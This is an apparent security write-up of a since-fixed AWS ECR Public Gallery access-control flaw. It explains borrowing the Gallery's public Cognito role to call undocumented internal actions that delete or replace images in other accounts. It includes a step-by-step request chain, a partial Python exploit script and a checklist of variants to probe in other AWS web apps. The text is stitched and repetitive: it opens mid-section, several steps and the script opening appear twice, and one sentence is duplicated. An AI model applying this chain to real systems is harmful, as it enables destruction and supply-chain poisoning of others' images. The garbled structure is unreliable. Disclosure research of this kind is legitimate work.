
Shape S2j contains the fields entityId, repositoryEntityId, imageManifestEntityId, tag, createdAt, updatedAt and deletedAt. All fields are atomic types, not nested structures: string (an empty value means string) or timestamp. Other structures in the file also used int and long types. Filling in the values took trial and error combined with results from other actions:
entityId: a random UUID V4.tag: the tag to delete,latestin the example.repositoryEntityIdandimageManifestEntityId: obtained fromGetDownloadUrlForLayerInternal. That action returns a URL for downloading a layer's content, and if the download URL of the manifest is requested, the URL contains both UUIDs. To request the manifest's download URL you need its digest, which comes from theBatchGetImageInternalresponse.BatchGetImageInternalin turn needs the image digest, which comes fromDescribeImageTagsInternal.createdAt,updatedAtanddeletedAt: all set to thecreatedAtvalue saved from theDescribeImageTagsInternalresponse.
Step 5: chain the read actions to collect the identifiers
- Send

DescribeImageTagsInternalwith the target registry alias and repository name inregistryAliasNameandrepositoryName.
- Save
imageDigestandcreatedAtfor the next steps. - Send

BatchGetImageInternalwith the registry alias, repository name, image tag and theimageDigestfrom before inregistryAliasName,repositoryName,imageTagandimageDigest.
- Save the manifest digest from
images[0].imageManifest.config.digest, parsingimageManifestas JSON. - Send

GetDownloadUrlForLayerInternalwith the registry alias, repository name and the manifest digest from before inregistryAliasName,repositoryNameandlayerDigest.
- Extract the two UUIDs from the
downloadUrlin the response, which has this form:
https://xxxx.cloudfront.net/xxxxxx-<account_id>-<repositoryEntityId>/<imageManifestEntityId>?...
Step 6: send the delete request

With the full body assembled, the request goes to DeleteTagForConvergentReplicationInternal.

Refreshing https://gallery.ecr.aws/w8r5q5v0/gafpubrep in the Gallery shows all images deleted.

Logging in to the personal AWS ECR console shows the tags removed there as well.
Step 7: automate the chain
The Python script below runs every step above to invoke DeleteTagForConvergentReplicationInternal.
import datetime
import hashlib
import hmac
import sys
import json
import re
import uuid

import requests
import boto3

# Set this value to the target registry alias
registry_alias_name = 'w8r5q5v0'
# Set this value to the target repository name
repository_name = 'gafpubrep'

DESCRIBE_REPOSITORY_CATALOG_DATA = 'SpencerFrontendService.DescribeRepositoryCatalogDataInternal'
DESCRIBE_IMAGE_TAGS = 'SpencerFrontendService.DescribeImageTagsInternal'
BATCH_GET_IMAGE = 'SpencerFrontendService.BatchGetImageInternal'
GET_DOWNLOAD_URL_FOR_LAYER = 'SpencerFrontendService.GetDownloadUrlForLayerInternal'
DELETE_TAG_FOR_CONVERGENT_REPLICATION = 'SpencerFrontendService.DeleteTagForConvergentReplicationInternal'

access_key_id = ''
secret_key = ''
session_token = ''

def init_spencer_creds():
    """
    Uses Amazon Cognito GetCredentialsForIdentity to get temporary credentials for
    SpencerPortalCognitoInfra-SpencerCognitoUnAuthRole Role. I'm using
    GetCredentialsForIdentity with an IdentityId I
    have already issued so as not to overflow the IdentityPool with new GetId each
    time.
    :return: temporary credentials for SpencerPortalCognitoInfra-
    SpencerCognitoUnAuthRole Role.
    """
    client = boto3.client('cognito-identity')
    response = client.get_credentials_for_identity(
        IdentityId='us-east-1:4efdd100-5f28-4444-9dc6-8b201cfef87a'
    )
    if not response["Credentials"]:
        print("Error while getting temporary credentials.")
        sys.exit(1)
    global access_key_id, secret_key, session_token
    access_key_id = response["Credentials"]["AccessKeyId"]
    secret_key = response["Credentials"]["SecretKey"]
    session_token = response["Credentials"]["SessionToken"]

def sign(key, msg):
    return hmac.new(key, msg.encode("utf-8"), hashlib.sha256).digest()

def getSignatureKey(key, date_stamp, regionName, serviceName):
    kDate = sign(('AWS4' + key).encode('utf-8'), date_stamp)
    kRegion = sign(kDate, regionName)
    kService = sign(kRegion, serviceName)
    kSigning = sign(kService, 'aws4_request')
    return kSigning

def send_request(request_parameters, amz_target):
    method = 'POST'
    service = 'ecr-public'
    host = 'ecr-public.us-east-1.amazonaws.com'
    region = 'us-east-1'
    endpoint = 'https://ecr-public.us-east-1.amazonaws.com'
    content_type = 'application/x-amz-json-1.1'

    t = datetime.datetime.utcnow()
    amz_date = t.strftime('%Y%m%dT%H%M%SZ')
    date_stamp = t.strftime('%Y%m%d')

    canonical_uri = '/'
    canonical_querystring = ''
    canonical_headers = 'content-type:' + content_type + '\n' + 'host:' + host + '\n' + 'x-amz-date:' + amz_date + '\n' + 'x-amz-target:' + amz_target + '\n'
    signed_headers = 'content-type;host;x-amz-date;x-amz-target'
    payload_hash = hashlib.sha256(request_parameters.encode('utf-8')).hexdigest()

    # Create canonical request
    canonical_request = method + '\n' + canonical_uri + '\n' + canonical_querystring + '\n' + canonical_headers + '\n' + signed_headers + '\n' + payload_hash

    # Create string to sign
    algorithm = 'AWS4-HMAC-SHA256'
    credential_scope = date_stamp + '/' + region + '/' + service + '/' + 'aws4_request'
    string_to_sign = algorithm + '\n' + amz_date + '\n' + credential_scope + '\n' + hashlib.sha256(
        canonical_request.encode('utf-8')).hexdigest()

    signing_key = getSignatureKey(secret_key, date_stamp, region, service)
    signature = hmac.new(signing_key, (string_to_sign).encode('utf-8'), hashlib.sha256).hexdigest()

    authorization_header = algorithm + ' ' + 'Credential=' + access_key_id + '/' + credential_scope + ', ' + 'SignedHeaders=' + signed_headers + ', ' + 'Signature=' + signature

    headers = {'Content-Type': content_type,
               'X-Amz-Date': amz_date,
               'X-Amz-Target': amz_target,
               'X-Amz-Security-Token': session_token,
               'Authorization': authorization_header}

    response = requests.post(endpoint, data=request_parameters, headers=headers)

    return response.json()

def describe_repository_catalog_data(registry_alias_name):
    request_parameters = '{"' \
                         f'registryAliasName": "{registry_alias_name}"' \
                         '}'
    return send_request(request_parameters, amz_target=DESCRIBE_REPOSITORY_CATALOG_DATA)

def describe_image_tags(registry_alias_name, repository_name):
    request_parameters = '{"' \
                         f'registryAliasName": "{registry_alias_name}", ' \
                         f'"repositoryName": "{repository_name}"' \
                         '}'
    return send_request(request_parameters, amz_target=DESCRIBE_IMAGE_TAGS)

def batch_get_image(registry_alias_name, repository_name, image_digest, image_tag):
    request_parameters = '{"' \
                         f'registryAliasName": "{registry_alias_name}", ' \
                         f'"repositoryName": "{repository_name}", ' \
                         '"imageIds": [{' \
                         f'"imageDigest":"{image_digest}", ' \
                         f'"imageTag":"{image_tag}"' \
                         '}]' \
                         '}'
    return send_request(request_parameters, amz_target=BATCH_GET_IMAGE)

def get_download_url_for_layer(registry_alias_name, repository_name, layer_digest):
    request_parameters = '{"' \
                         f'registryAliasName": "{registry_alias_name}", ' \
                         f'"repositoryName": "{repository_name}", ' \
                         f'"layerDigest":"{layer_digest}"' \
                         '}'
    return send_request(request_parameters, amz_target=GET_DOWNLOAD_URL_FOR_LAYER)

def delete_tag_for_convergent_replication(repository_entity_id, image_manifest_entity_id, tag, created_at, updated_at,
                                          deleted_at):
    random_uuid = uuid.uuid4()
    request_parameters = '{' \
                         '"imageTagEntity": {' \
                         f'\"entityId\":\"{random_uuid}\",
The script obtains temporary credentials through GetCredentialsForIdentity using an IdentityId it has already issued, so it does not create a new identity on every run. It then signs each request by hand with SigV4 for the ecr-public service in us-east-1, setting X-Amz-Target to the internal action name and X-Amz-Security-Token to the session token. describe_image_tags lists the tags, batch_get_image returns the manifest, get_download_url_for_layer returns the download URL, and the regular expression pulls repositoryEntityId and imageManifestEntityId out of that URL. delete_tag_for_convergent_replication builds the imageTagEntity body with a fresh UUID and the saved createdAt value reused for updatedAt and deletedAt, then posts it. The commented lines show how SearchRepositoryCatalogDataInternal could be used to list registries and how the loop could be extended over every repository in a registry.
Root cause
The report does not describe the server-side cause; the behaviour is consistent with the target being taken from the request body and authorised against the caller's role rather than against ownership of the registry. The role is handed out to anyone who can call GetCredentialsForIdentity, which is a public API, so the identity is effectively available to any internet user. The report does not describe the server-side code, so the exact check that was missing is not stated; the behaviour is consistent with the target being taken from the request body and authorised against the caller's role rather than against ownership of the registry.
Impact
An external actor could delete, update and create ECR Public images, layers and tags in registries and repositories belonging to other AWS accounts. Deleting all images in a repository is a denial of service against everyone who pulls from it. Updating image contents lets an attacker inject malicious code that runs on any machine that pulls and runs the image, whether a local machine, a Kubernetes cluster or a cloud environment. Because the images would still appear as verified registries belonging to Amazon, Canonical and other well-known providers, the attack abuses the trust model of ECR Public and undermines its supply chain. The report names CloudWatch agent, Datadog agent, EKS Distro, Amazon Linux and Nginx as examples of popular images an attacker could infect this way. The top six most popular images by downloads on the Gallery combine for around 13 billion downloads, and there are several thousands more images stored on ECR Public. An analysis of Lightspin customers found that 26% of all Kubernetes clusters have at least one Pod that pulls an image from public.ecr.aws. The report hedges the outcome: it is difficult to guess exactly what would happen, but nearly any goal from destruction and exfiltration to persistence and lateral movement can be executed from within a containerised environment.
Fix
The vulnerability was reported to AWS Security on 15 November 2022. AWS Security Outreach and the ECR Public team validated it and started deploying a fix the same day, and the fix was deployed on 16 November 2022. Coordinated disclosure followed on 13 December 2022, with an AWS security bulletin, AWS-2022-010. AWS analysed its logs and confirmed that the only activity related to the issue was between the researcher's accounts, and no customer action is required.
Variants to test
- Look for
X-Amz-Targetvalues with anInternalsuffix in the JavaScript of any public AWS-backed web application. A positive result is a target name that does not appear in the public API documentation for the service. - Search the same JavaScript for the string of each undocumented action to recover its input and output shapes. A positive result is a JSON structure naming the required fields, as happened here with
S2j. - Call a read action with no authentication, then with your own credentials.
Missing Authentication Tokenfollowed byAccess Deniedindicates the endpoint exists and needs a specific identity. - Trace the
AccessKeyIdfrom a signed request back to the call that issued it. A positive result is a publicGetCredentialsForIdentityor similar unauthenticated credential-issuing call whose role can be reused. - Replay a write or delete action with the web application's own identity against a resource in a second account you control. A positive result is a successful response and a visible change in the second account.
- Send an undocumented action with an empty body and read the error. A positive result names the required top-level parameter, which is the starting point for reconstructing the body.
- Chain read actions to derive identifiers used by a write action, as with the download URL here. A positive result is a URL or response field that embeds the identifiers the write action expects.
What happened, in plain words
Amazon runs a public website called the Amazon ECR Public Gallery. It is a catalogue of container images: ready-made software packages that anyone can download and run. Companies such as NGINX, Ubuntu, Amazon Linux and HashiCorp Consul publish their images there so that anyone can pull them.
A security researcher found that this public website could be tricked into deleting, changing or adding images in other people's accounts. The trick used hidden commands that the website itself uses behind the scenes, commands that are not in Amazon's public documentation. With those commands, someone could wipe every image in a repository, or replace an image with a malicious one that runs on any machine that downloads it. The researcher reported it to AWS, which fixed it in less than twenty-four hours.
This article walks through the whole story from zero. You only need to know how to use a browser. Every technical word is explained the first time it appears, and there is a glossary at the end.
Some background first
What is a container image?
Think of a container image as a sealed box that contains a program and everything it needs to run. A web server, a database, a monitoring agent: each can be shipped as an image. When you "pull" an image, you download that box. When you "run" it, the box is opened and the program starts. Docker is the most common tool for pulling and running images.
What is a registry?
A registry is the warehouse where images are stored. Amazon ECR Public is Amazon's public warehouse. Every AWS account (an AWS account is simply a customer account at Amazon Web Services, Amazon's cloud) gets its own registry inside ECR Public, and each registry has a unique short name called an alias. Customers can also set a custom alias so the registry has a meaningful name.
What is a repository and a tag?
Inside a registry you create repositories. A repository is a named shelf that holds one image and its versions. Each version is marked with a tag, which is a label such as latest or 1.0. So public.ecr.aws/w8r5q5v0/gafpubrep:latest means: the image tagged latest, in the repository gafpubrep, in the registry w8r5q5v0.
What is an API?
An API (Application Programming Interface) is the set of commands one program uses to talk to another. A useful comparison is a restaurant menu: you do not walk into the kitchen, you pick an item from the menu and the kitchen prepares it. The menu is the API. Each item on the menu is an action, such as "list the images in this repository" or "delete this tag".
What is an HTTP request?
When your browser loads a page, or a program talks to an API, it sends an HTTP request. A request has a method (such as GET to read something or POST to send something), a URL (the address), headers (small labels with extra information) and sometimes a body (the data being sent).
What is authentication, and what is a token?
Authentication means proving who you are. A token is a short-lived pass that proves it. Think of a concert wristband: you show your ticket once at the entrance, you get a wristband, and for the rest of the evening the wristband is enough. Temporary credentials work the same way: a service hands them out, they expire after a while, and they can be used to sign requests to other services.
What is signing a request?
Signing means attaching a mathematical stamp to a request so the receiver can check two things: who sent it, and that nobody changed it on the way. AWS uses a scheme called SigV4 for this. The stamp is computed from the request contents plus a secret key, so only the holder of the key can produce a valid stamp.
What is the vulnerability class here?
This is a broken access control problem, combined with privilege escalation. Access control means deciding who is allowed to do what. Broken access control means the check is missing or wrong: someone is allowed to do something they should not be able to do. Privilege escalation means using a small permission to obtain a bigger one. Here, a visitor with no account at all could borrow the website's own identity and use it to act on other people's resources.
Setting up a test account
The researcher used a personal AWS account. Its ECR Public registry had the default alias w8r5q5v0 and a custom alias gafresearch.
A public repository called gafpubrep was created, a simple Docker image was pushed into it, and the image was tagged latest. Its address is public.ecr.aws/w8r5q5v0/gafpubrep.
The same repository appears on the public Gallery at https://gallery.ecr.aws/w8r5q5v0/gafpubrep.
The screenshot shows the Gallery page for the repository.
Finding it
Opening the repository page in the Gallery makes the browser send an HTTP POST request in the background.
The screenshot shows that request in the browser's developer tools.
The value of the X-Amz-Target header is SpencerFrontendService.DescribeImageTagsInternal. A header is a label attached to a request; X-Amz-Target tells AWS which action the request is calling. Three things stood out to the researcher.
- ECR Public documents an action called
DescribeImageTags, but this one has anInternalsuffix, which is odd for an endpoint that anyone on the internet can reach. SpencerFrontendServiceis a name the researcher could not find mentioned anywhere publicly. It looks like an internal AWS service, or an old codename for ECR Public. The same name also appears in requests coming from the Amazon ECR console.- The request is signed with SigV4 and temporary credentials, which are probably not the visitor's own console credentials, because the Gallery never asks a visitor to log in.
That last point is the interesting one. A public website that never asks you to log in is still making signed requests. Whose identity is it using?
Searching the Gallery's main JavaScript file for more actions with the Internal suffix turned up 12 of them. JavaScript is the code that runs in your browser; it is delivered as files, and anyone can read those files. Mapping each action against the public ECR and ECR Public documentation gave this result:
| Action name | Matching ECR Public API action | Matching ECR API action |
|---|---|---|
| GetRegistryCatalogDataInternal | GetRegistryCatalogData | |
| GetRepositoryCatalogDataInternal | GetRepositoryCatalogData | |
| DescribeImageTagsInternal | DescribeImageTags | |
| BatchGetImageInternal | BatchGetImage | |
| GetDownloadUrlForLayerInternal | GetDownloadUrlForLayer | |
| SearchRepositoryCatalogDataInternal | ||
| DescribeRepositoryCatalogDataInternal | ||
| DeleteImageForConvergentReplicationInternal | ||
| DeleteTagForConvergentReplicationInternal | ||
| PutImageForConvergentReplicationInternal | ||
| PutLayerForConvergentReplicationInternal | ||
| PutRegistryAliasInternal |
So the set contains 3 documented ECR Public actions, 2 documented ECR actions, and 7 actions that appear in no public documentation at all. The Gallery only shows public repository details, so seeing ECR actions and undocumented actions in the same place was unexpected.
Next, the researcher mapped what triggers each action, by watching the Gallery, the ECR console and Docker commands:
| Action name | Triggers |
|---|---|
| GetRegistryCatalogDataInternal | Accessing a public repository page such as https://gallery.ecr.aws/w8r5q5v0/gafpubrep; accessing a public registry page such as https://gallery.ecr.aws/w8r5q5v0/ |
| GetRepositoryCatalogDataInternal | Accessing a public repository page |
| DescribeImageTagsInternal | Accessing a public repository page |
| BatchGetImageInternal | Docker client pull; Docker client inspect manifest |
| GetDownloadUrlForLayerInternal | Docker client pull |
| SearchRepositoryCatalogDataInternal | Accessing the main Gallery page https://gallery.ecr.aws/; using the search option |
| DescribeRepositoryCatalogDataInternal | Accessing a public registry page |
| DeleteImageForConvergentReplicationInternal | |
| DeleteTagForConvergentReplicationInternal | |
| PutImageForConvergentReplicationInternal | |
| PutLayerForConvergentReplicationInternal | |
| PutRegistryAliasInternal | Setting a custom alias for the registry in the AWS ECR console (requires login) |
The read actions are triggered by the Gallery. The two ECR actions are triggered by the Docker client during a public pull. PutRegistryAliasInternal is triggered by the console when a custom alias is set. Four undocumented actions had no trigger at all: DeleteImageForConvergentReplicationInternal, DeleteTagForConvergentReplicationInternal, PutImageForConvergentReplicationInternal and PutLayerForConvergentReplicationInternal.
Those four are the interesting ones. Their names start with Delete and Put, which means they are not read-only: they can remove or add things. If they could be called against someone else's registry, that would be a serious problem.
The diagram summarises all observed interactions with the ECR Public internal API, including the three optional triggers: Docker client, AWS ECR console and Gallery UI. The Docker client flow can also trigger BatchGetImageInternal through docker manifest inspect, a command that shows an image's manifest (the file that describes the image's contents).
Exploitation
Step 1: try to call an internal action directly
The researcher started with DescribeImageTagsInternal, because its request structure was already known from the captured Gallery traffic. Sending the request with no authentication returned a Missing Authentication Token error. Signing it with the researcher's own AWS credentials returned Access Denied instead.
The screenshot shows both errors.
That ruled out anonymous calls and calls signed with the researcher's own account. The request has to be signed with the same identity the Gallery uses.
Step 2: find out whose credentials the Gallery uses
Every Gallery request carries an X-Amz-Security-Token header. That header means the request is using temporary credentials from some IAM role. IAM (Identity and Access Management) is AWS's system for defining who can do what; a role is a set of permissions that can be borrowed temporarily. Searching for the AccessKeyId value (the identifier of the credential) led to the request that had obtained those credentials.
The screenshot shows that request.
It is a call to the Amazon Cognito GetCredentialsForIdentity API. Cognito is an AWS service for managing identities for web and mobile applications. GetCredentialsForIdentity returns temporary, limited-privilege credentials that can be used with other AWS services. Crucially, GetCredentialsForIdentity is itself a public API: it needs no credentials to call. Anyone who knows an identity identifier can ask for credentials.
Using the returned temporary credentials against another Cognito action, DescribeIdentity, produced an error that revealed the role behind them.
The screenshot shows that error.
The credentials belong to the SpencerPortalCognitoInfra-SpencerCognitoUnAuthRole-103M4HZ3UDLSZ IAM role, in an internal AWS account with the identifier 421354852932, likely used to host part of the ECR Public internal services.
The diagram shows how the researcher believes the Gallery obtains temporary credentials for that role to authenticate and authorise requests to the ECR Public internal APIs.
Step 3: replay an internal action with the Gallery identity
Signing the request with the SpencerPortalCognitoInfra identity made DescribeImageTagsInternal succeed.
The screenshot shows the successful response.
With one internal action working, the same technique applies to the rest, in particular the four that can put or delete images.
Step 4: discover the request body of the delete action
The proof of concept targets DeleteTagForConvergentReplicationInternal, but the same approach works against DeleteImageForConvergentReplicationInternal, PutImageForConvergentReplicationInternal, PutLayerForConvergentReplicationInternal and the other actions. A proof of concept is a small demonstration that shows a problem is real without causing harm.
Because the action is undocumented, its request structure had to be recovered. The body is the data sent with the request. An empty body returns an error saying the imageTagEntity parameter is required.
The screenshot shows that error message.
Searching the Gallery's main JavaScript file for the string DeleteTagForConvergentReplicationInternal led to a JSON structure describing the expected input and output of the action. JSON is a text format for structured data, made of names and values in curly braces.
The screenshot highlights that structure in the JavaScript file.
The input is the imageTagEntity object, of shape S2j. A shape is just a named template that lists which fields an object has.
The screenshot shows shape S2j.
Shape S2j contains the fields entityId, repositoryEntityId, imageManifestEntityId, tag, createdAt, updatedAt and deletedAt. All fields are atomic types, not nested structures: string (an empty value means string) or timestamp. Other structures in the file also used int and long types, which are whole numbers of different sizes. Filling in the values took trial and error combined with results from other actions:
entityId: a random UUID V4. A UUID is a long random identifier, and V4 is one of its versions.tag: the tag to delete,latestin the example.repositoryEntityIdandimageManifestEntityId: obtained fromGetDownloadUrlForLayerInternal. That action returns a URL for downloading a layer's content, and if the download URL of the manifest is requested, the URL contains both UUIDs. To request the manifest's download URL you need its digest, which comes from theBatchGetImageInternalresponse.BatchGetImageInternalin turn needs the image digest, which comes fromDescribeImageTagsInternal. A digest is a fingerprint of a file: a short string computed from the contents, so any change to the contents changes the fingerprint.createdAt,updatedAtanddeletedAt: all set to thecreatedAtvalue saved from theDescribeImageTagsInternalresponse.
Step 5: chain the read actions to collect the identifiers
- Send
DescribeImageTagsInternalwith the target registry alias and repository name inregistryAliasNameandrepositoryName.
The screenshot shows that request.
- Save
imageDigestandcreatedAtfor the next steps. - Send
BatchGetImageInternalwith the registry alias, repository name, image tag and theimageDigestfrom before inregistryAliasName,repositoryName,imageTagandimageDigest.
The screenshot shows that request.
- Save the manifest digest from
images[0].imageManifest.config.digest, parsingimageManifestas JSON. Parsing means turning the text into a structured object the program can read. - Send
GetDownloadUrlForLayerInternalwith the registry alias, repository name and the manifest digest from before inregistryAliasName,repositoryNameandlayerDigest.
The screenshot shows that request.
- Extract the two UUIDs from the
downloadUrlin the response, which has this form:
https://xxxx.cloudfront.net/xxxxxx-<account_id>-<repositoryEntityId>/<imageManifestEntityId>?...
This is a URL. The two placeholders in angle brackets are the identifiers the delete action needs. The researcher reads them out of the URL, which is why the read actions had to be chained in this order.
Step 6: send the delete request
With the full body assembled, the request goes to DeleteTagForConvergentReplicationInternal.
The screenshot shows the request and its response.
Refreshing https://gallery.ecr.aws/w8r5q5v0/gafpubrep in the Gallery shows all images deleted.
The screenshot shows the empty repository page.
Logging in to the personal AWS ECR console shows the tags removed there as well.
The screenshot shows the console with the tags gone.
Step 7: automate the chain
The Python script below runs every step above to invoke DeleteTagForConvergentReplicationInternal.
import datetime
import hashlib
import hmac
import sys
import json
import re
import uuid

import requests
import boto3

# Set this value to the target registry alias
